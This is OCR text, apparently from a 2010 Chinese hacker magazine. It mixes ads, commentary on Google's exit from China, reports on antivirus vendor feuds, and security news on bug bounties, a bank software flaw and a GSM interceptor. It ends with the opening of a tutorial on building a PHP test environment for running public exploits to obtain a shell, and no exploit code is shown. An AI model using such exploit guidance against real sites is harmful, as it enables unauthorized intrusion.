
经典演唱会：Linkin Park —《Live In Madrid》


林肯公园2010 年演唱会现场，于11 月7 日在西班牙马德里录制。这是林肯公园自新专辑《A Thousand Suns》发行之后的第一个完整版现场录像。

专辑曲目：
01．The Requiem
02．Wretches and Kings
03．Papercut
04．New Divide
05．Faint
06．Empty Spaces
07．When They Come For Me
08．Waiting For The End
09．Wisdom，Justice and Love
10．Iridescent
11．Numb
12．The Radiance
13．Breaking The Habit
14．Shadow Of The Day
15．Fallout
16．The Catalyst
17．The Messenger
18．In The End
19．What I've Done
20．Bleed It Out

推荐游戏：《极品飞车 14：热力追踪 3》完整中文硬盘版

简介：《极品飞车 14：热力追踪》(Need for Speed：Hot Pursuit）是由Criterion Games 工作室负责开发，EA 公司年底即将发行的一款竞速类游戏，也是新一代的热力追踪系列作品。本作将回归到警察通缉模式，允许玩家进行全球网络对战，将再次回归名贵跑车，游戏过程将解锁新的跑车及武器和装备，全新的开放地图。


32元
探索未知漏洞的奥秘
挖
0day
引领读者分享0day带来的快感体验
体会原创古典黑客精神的核心价值



Google的不明智选择

记得2009年12月，本栏目刊登了“Google危机，微软黑手？”的评论，没想到初入三月，谷歌就不再吟唱，从北京南下香港，至此谷歌在中国大陆暂时画上了一个并不完美的句号。

谷歌退出中国，已经成为中国互联网讨论的热门事件！谷歌公司高级副总裁、首席法律官大卫·德拉蒙德公开发表声明，正式宣布关闭google.cn，将域名重新定向到google.com.hk。

回顾历史，国际互联网公司在中国的发展都举步艰难，而本土的企业却如鱼得水。淘宝打败了EBAY，成为中国乃至亚洲地区最大的C2C平台；当当超过了亚马逊，发展良好；以及相对于雅虎，新浪、网易、搜狐等互联网企业，都在本土发展得不错。包括阿里巴巴、中国制造网、海商网等本土的电子商务网站的崛起，也说明中国互联网市场已经呈现“百家争鸣，百花齐放”的美好景象。

虽然google在全球是一家非常了不起的企业，但它并不了解中国市场，至少不了解中国国情与文化。这样的弊端在李开复离职之后，显得尤为突出。

一方面，文化差异给了那些相对来说更加了解中国国情的本土企业更好的发展机会。而谷歌的退出，多少显得有些无奈，中国政府对于其搜索引擎信息的审核，当然是符合中国相关的法律法规。

从另一方面来说，中国的互联网发展应该说还是健康有序的，谷歌的退出并不会对中国的互联网产生太大的影响，即使有，也是暂时的。

继谷歌之后，又有两家提供互联网域名服务的美国公司Go Daddy和Network Solutions LLC相继宣布以差不多的理由退出中国市场，而个人电脑巨头戴尔公司亦被传有意将更多业务移往印度。但戴尔公司没有立即计划退出中国，他们只是想表达这样一个事实：印度有潜力成为与中国一样的制造中心。

当初Google公司收购google.cn和g.cn域名，为的就是在中国大战一场，与baidu分食互联网搜索业务。但这次退出大陆，蜗居香港，个人认为这不是个很好的选择，特别是对于google这样的大公司来说。如果说是因为黑客攻击和相关法律限制造成其运营不是很理想，我想它是不是并不能理解中国的那句老话：坚持就是胜利。

在全球互联网发展的今天，有网络的地方都可以运营，地点不是唯一，关键是心态！如果能贴近本土需求，明智选择，我想google在中国的未来是非常辽阔的，可惜……

这次退出事件，给所有跨国公司上了生动的一课，不管是准备跨进来的国外企业，还是准备跨出去的中国企业，如果你想做大做强，立足于当地，那精通任何一个国家的本土文化都将会是一门必修课。

第二季

编者按： 安全市场所滋生的浮躁乱象，即使在社会热点频发的今天，也依然让人瞩目。如果说以前安全杀软的竞争仅仅如闷骚般的暗战，那现阶段的竞争，已不再是犹抱琵琶半遮面，而是放下包袱，赤膊上阵了，同时，在微博的推动下，这场争斗被推向了一个又一个的高潮，大有不娱乐至死绝不罢休之态势。作为网络医生，这一刻，他们没有和病毒木马决战杀场，而是调转矛头，彼此间兵戎相见，刀来剑往，不再扮演传统意义上的谦谦君子和窈窕淑女。到底发生了什么？详情请看本文。



安全市场，有容乃大

图 chenchen

5月份的安全软件市场依旧不是那么的平静，各位厂商的口水战随着高温的天气逐步升级。与以往的口水战不同的是，“各大门派”的当家掌门抛开一如既往的低调，纷纷亮相，且通过不同的方式对垒开炮，火药味十足，看得大家眼花缭乱！

事件一：方证大师　VS　左冷禅

5月21日，360安全卫士在新版本升级的过程中，提示用户强行卸载金山网盾。

门派介绍：

360安全卫士大家一定都不陌生，一直视永久免费的策略为其制胜的杀手锏，似同“在万军之中，轻取上将之首级”般，短短的3年之内，使得原本已经三分天下的安全市场重新洗牌，将很多厂商辛辛苦苦打拼挣得的市场份额抢走大半，大有将杀毒市场一统天下的霸念！随后发布的“永久免费360杀毒”更是将许多收费厂商逼到了绝境！09年360的市场占有率高达40%，装机量则为2亿，其霸气实力不容小觑！

金山毒霸，国内资历最老的三大杀毒厂商之一，3月初，金山集团正式对外宣布成立子公司金山安全软件有限公司。金山安全从金山软件中独立出来，专门解决安全问题。可见金山对安全行业的决心和信心。分拆以后，金山调整策略“闭关修炼”，连续发布了基于云安全的毒霸2010，网盾，密保，在市场占有率节节攀升时，遭到了360的反攻。

决斗分析：

360的杀人，的确是非常的迅猛，第一在于其速度，短短的3年之间，练就了其他对手长达十年才能达到的境界。第二在于其力量和广度，从pc安全卫士到手机安全卫士，360的产品布局似乎囊括了整个个人信息安全服务，足以见其雄心壮志。

金山在分拆之后，更加优化了自身产品的结构，不仅仅是局限于个人，更多的是企业，金山之所以要拆分出安全子公司，必然是看到了安全市场这块“奶酪”，不难看出，金山集团若想要从根本上颠覆原本就混乱的市场，重新布局属于自己的安全市场，“专注”二字就显得尤其可贵。由专而精，由金山集团注资，加之原本就实力雄厚的研发，是否会再打开一个新的局面？

决斗焦点：“兼容”

360安全卫士认为，出于系统兼容因素的考虑，才卸载金山网盾的，而且是直接结束金山网盾的进程，删除金山网盾的服务和启动项，金山认为360的做法“是赤裸裸的病毒行为，严重侵犯了金山软件公司的合法权益。奇虎公司的360安全卫士使用这种病毒破坏行为，严重威胁了网民的利益。”360当然不干了，随后发文说金山的“浏览器锁定”功能采用了木马技术来篡改用户的浏览器设置，给网友带来极大的安全风险，并指出了国外机构对金山杀毒软件的评估，双方随即陷入大战。

更令人惊叹的是，25日，360董事长周鸿祎连发40多篇博文，言辞犀利剑指金山，激烈程度非同一般，虽不见明枪善舞，却有暗箭来袭，后人有诗为证：午后上微博，杀气凝不开；大荒无鸟飞，但见剑气来。次日，金山安全公司CEO王欣也随即在其微博上开始密集型的回应，谴责360的不正当竞争手段，告知用户如何同时使用金山网盾和360。随即引发了更为大规模的pk！

事件分析：

此次决斗的关键依旧在于对用户群体的争夺上。360的用户群体目前还只定义在个人用户，就目前情况而言，奇虎的项目几乎都是免费，360安全浏览器应该是目前360盈利的主要源头，360浏览器默认的与360网址导航联系在一起。用户一旦安装了360浏览器，360导航网址也会在该浏览器的引导下被设置为默认首页，09年艾瑞统计，导航网址站的访问量排名第一是hao123，奇虎360的安全导航名列第二，而hao123实际收入为2.1亿人民币，大家可以想一想奇虎的收入又会是多少？所以，网盾的“浏览器锁定”更是深层次的触犯了奇虎的根本利益，要限制是必然的。奇虎要想得到长远的胜利，将所有江湖归一人所有，才是上上良策，不能暗谋，便是明攻，务要得手，这便是速战速决的克敌之策了。

事件二：君子剑　vs　左冷禅

5月25日晚10点，可牛软件发布了“可牛免费杀毒”测试版，在5分钟不到的时间内，360迅速地拦截了可牛软件的安装，同样是采取了非此即彼的方法。

门派介绍：

可牛软件之前涉足的一直是图像处理领域，其旗下的数码相片修复软件一直是国内知名的。然而在22日，一篇《可牛免费杀毒软件泄露版截图》的帖子，令它再次成为世人的焦点，人们其实关注的不是这个公司，而是可牛的“掌门人”傅盛。傅盛之前就职于奇虎，也是360的创始人之一，在360任职的时候，一直负责360的开发。据安全界的朋友透露，现在的可牛有将

近一半的人是搞杀毒软件出身，三分之二的人都可以做杀毒软件，都是和傅盛一道从奇虎跳槽过来创业，由此可见其实力也是非同一般啊！

决斗分析：

面对同样是高举免费大旗的“可牛”，360也是使出了浑身解数，甚至用到了最先进的“云计算技术”拦截可牛的安装。

随着事件的升级，傅盛也发表了数篇微博来声讨360，可牛也搜集了相关的证据来证明360的“强行卸载”。截止到发稿时，奇虎官方仍没有回应，可牛公司依旧在继续发表声明，呼吁正当竞争。傅盛称：“360拦截可牛杀毒方法的精妙之处在于：360客户端只判断文件是否为可牛杀毒，是否拦截的命令由服务端随时发送。这项技术原本是应该用来对抗变形病毒和免杀木马的，现在竟然用来对付杀毒软件”这不得不是对奇虎的一个讽刺了。

决斗焦点：“用户”：

其实，比起上一个决斗，这场战争更加的激烈！360是傅盛一手创建出的品牌，现在却要面对互相竞争的尴尬局面，而面对来势汹汹的可牛，360的坐立不安是可以理解的，问题的关键依旧是归结到用户的使用权上。这出好戏的背后，正隐藏着双方对用户的争夺战。

事件分析：

现在的安全市场群雄割据，各大安全厂商的战绩本来就是用血本争夺积累下来的。从傅盛的微博我们可以看到，可牛的反攻过于犀利，但这也是同行竞争所不可避免的。

体现更多的应该是其中的无奈了。难怪有安全界同行曰：“本是同根生，相煎何太急”，昔日的旧部如今成了竞争对手，也为难了傅盛要将奇虎360抽丝破茧了。愚以为，这次傅盛的“回马枪”定会令奇虎坐立不安，为什么？古人语：“知己知彼，百战不殆”，最清楚奇虎的不足与漏洞，除了傅盛，还会有谁？奇虎想要的“统一大业”又多了一位敌手，看来“武林”定会血雨腥风。

结语：万般的混战，唯有和谐才是生产力！

互联网自身就是兼容的产物，从硬件到软件，如果相互不兼容，根本就不会有互联网的存在。因为兼容，寄生于互联网的各种应用和服务，才得以生存和发展。没有相互的包容就没有安全企业的长远利益。当各厂商和谐共处之时，将这些精力投入于研发之中，收益的会是用户，更会是厂商。

本文仅代表作者观点，不代表《非安全.黑客手册》立场。



引言： 2010年黑帽大会（Black Hat 2010），黑客通过攻击手段，使ATM自动吐钞，看到这则新闻后小编曾向BOSS提出申请购买ATM设备，看看能不能研究出个子丑寅卯，好体验下终结者的感觉。最后BOSS批示如下：购买迷你拉卡拉一台。方便公司员工使用。囧！

中国黑客找出苹果软件15个0DAY

如果说“严厉的爱”是解决软件故障的最佳方法，那么吴石(Wu Shi，音译)或许就是信息安全领域众多的无名英雄之一。

自2007年以来，这位家住上海的35岁研究员已经发现并报告了IE、Safari和Chrome等浏览器中存在的100多个严重漏洞。当用户浏览被感染的网页时，黑客可以借助这些漏洞劫持用户的电脑。仅去年一年，他就将其中50多个漏洞出售给了Zero Day Initiative(以下简称“ZDI”)和iDefense等漏洞悬赏项目。这两个项目分别归属于惠普和VeriSign，他们专门花钱从研究人员那里购买漏洞信息，并在安全产品中使用这些数据，随后再将其交给受影响的软件厂商。

这表明吴石一年汇报给ZDI和iDefense的漏洞比全世界任何一个研究人员都多，其中超过半数都来自苹果Safari浏览器。

例如，在上月的一次安全更新中，苹果针对iPhone操作系统发布了64个新补丁。其中的33个漏洞只有6个是苹果内部研究人员自己发现的，12个由谷歌研究人员发现，还有15个是由吴石发现的。

ZDI从吴石那里购买了50个漏洞，每个都至少价值5000美元，而iDefense在某些情况下支付的费用甚至超过1万美元。吴石并没有透露具体收益，但通过简单计算便可获知，他的收益超过25万美元。

安全专家查理·米勒(Charlie Miller)说：“或许苹果应当聘请吴石来帮助他们，因为他发现的漏洞比苹果整个安全团队的两倍还多。”

编辑点评： 这样的收益，折合人民币还真不少，该新闻在一定程度上会激励国内的黑客，把目光转移到漏洞钻研上。有能力的要上，没有能力的也要抓紧时间好好学习，天天向上，对于挖0DAY，也许一些人会觉得遥不可及，其实未必，我们即将出版的《挖0DAY》将会为你揭开挖掘漏洞的种种方法和思路。该书不仅授人以鱼，更重要的是授人以渔，教会读者挖掘漏洞的思路，打开了一个全新的知识领域，不可错过。新闻的主角wu shi，擅长用“fuzzing”方法来检测漏洞，本书的其中一个章节专门讲述了fuzz暴力检测的艺术，本书深入浅出，通俗易懂，值得拥有哦。同时，赞一下无名英雄wu shi黑客。

腾讯收购康盛创想DZ

8月23日下午，腾讯与康盛创想联合宣布，双方达成收购协议，康盛创想将成为腾讯的全资子公司，具体交易将在近期完成。此外，包括戴志康在内的所有康盛创想创始人、管理团队以及员工将继续在原岗位上保持不变。

腾讯与康盛创想正在紧张的整合，待整合产品上线后在统一发布，而这个整合的产品与腾讯三大产品有紧密相联：

康盛创想发布了新产品Discuz!X1，但是在功能上还待完善，康盛创想总裁“戴志康”曾透露过，请进行dicuz！升级的用户等待下一个版本，而这下一版本可能是战略性产品：

（1）整合了腾讯微博，实现腾讯微博登陆Discuz!，可能也是腾讯微博API开放的时间；

（2）整合了搜搜；

（3）整合拍拍、财付通，只要是discuz！论坛均可安装团购插件，每一个Discuz论坛都可添加团购服务。

编辑点评： 在被某家媒体冠以“狗日”的腾讯后，腾讯并没有停下它扩张的步伐，又完成了一单漂亮的收购。在小编写这个评论时，点开QQ的查找联系人功能，发现在线人数已经达到了1亿多，巨大的用户群，在腾讯看来，这就是资源，这些用户就是无限可能的富矿资源。DZ的论坛是民间使用最为广泛的论坛之一，借助这个庞大的平台，QQ自然会孕育整合出更多的生财之道。可以想象，在立马就要发生的将来，一个被企鹅强势注入的DZ，将满身携带着QQ的各种插件，大腹便便走近我们，走进千家万户。资本市场，没有理想，更没有可爱，理想最终都会为资本让路，天真总会被雨打风吹去。

工行个人网银缓冲区溢出漏洞

翰海源代码审计实验室在工行个人网银里发现一个高威胁的安全漏洞，可导致攻击者执行任意代码，并将此漏洞上报给工行珠海开发中心。7月底工行个人网银已修复该漏洞并发布了新的个人网银版本。

编辑点评： 小编我在这里提醒一下大家，要抓紧下载工行个人网银最新版，避免造成不必要的损失！但，是不是最新版就绝对安全了呢？当然不是，只能说小心为上，多多保重。小编对于钱管理常常采用2分法，呵，就是100元，在工行存50，自己裤兜放50，要损失也最多损失50吧。就是说不要把鸡蛋放在一个篮子里。

美国黑客发明追踪器窃听邻居手机

想知道隔壁邻居每天深夜用手机给谁打电话吗？只要花费1500美元（约1万元人民币）就能办到……据美国媒体消息，该国一名电脑安全专家用很低的成本研发出了专门窃听并记录他人手机通讯内容的设备。

在拉斯维加斯召开的2010年国际黑客大会上，美国电脑高手克里斯·佩吉特的这项发明“国际移动用户身份追踪器”格外引人关注。这款设备的原理是通过“伪装”成合法的信号发射塔，“欺骗”附近的拨号手机发出通讯请求，然后利用基于互联网的音频通讯技术让拨打用户跟接听用户实现连接，并记录他们的通话内容。

这种装置专挑使用GSM（全球移动通讯系统）的手机，对采用3G和4G标准的手机则没有办法。

佩吉特称，自己的研究暴露出GSM系统的脆弱，希望移动运营商能尽快普及新的安全标准，保护手机用户的隐私。

编辑点评： 小编我在考虑是不是要随身携带一个侦察器，在打电话之前先检测下是否安全，不然搞出个手机门就不好了。

本期讨论话题： 黑客带给了我们什么？是黑客融入了生活？还是我们的生活融入了黑客元素？盖茨大叔说过：任何领域都需要黑客以及黑客精神！你是怎么认为的？参与方式：拿起你手中的笔，写下心中所想，连同回执卡一起邮递给我们，我们将从来信中抽取幸运读者，赠送即将出版的《挖0day》图书。

基础篇

Rudiment

从搭建php web环境到php类exp的利用

风飘首语：开学了，开学了，新学期终于开始了！我经过几番厮杀终于混进了迎接新生的队伍，看着校门口前来报到的学妹，我的心里那叫一个激动，学妹……我来了！

□贝贝

本文你可以学到：

1、php web 环境搭建

2、php 类 exp 的使用方法

3、本文是新洞练练看——老Y文章管理系统V2.5sp2多个漏洞分析的铺垫文章，大家可以参照阅读

大家都比较喜欢用别人公布的漏洞利用程序（EXP）去拿shell，不过，对于大家来讲，其中有些EXP利用起来并不是很顺手。今天，笔者就来给各位讲解如何利用PHP写的EXP。内容很简单也很基础，会的朋友请直接飘过，莫笑。另外我还会捎带地介绍快速搭建php web环境的方法，让大家能在本机（或虚拟机里）测试PHP类程序的漏洞。

一、搭建php web环境

php web环境就是可以运行PHP程序的web环境，今天我就以Apache、PHP、MySQL、phpMyAdmin、Zend Optimizer搭建的php web环境来介绍。在确定好用Apache、PHP、MySQL、phpMyAdmin、Zend Optimizer这些软件来搭建php web环境后，你有两种选择：一是逐个手动安装Apache、PHP、MySQL、phpMyAdmin、Zend Optimizer这些软件并进行配置，操作比较麻烦，容易出错，但定制方面比较灵活；二是下载AppServ套件包，快速搭建php web环境，只需要点几下鼠标就能快速搭建好php 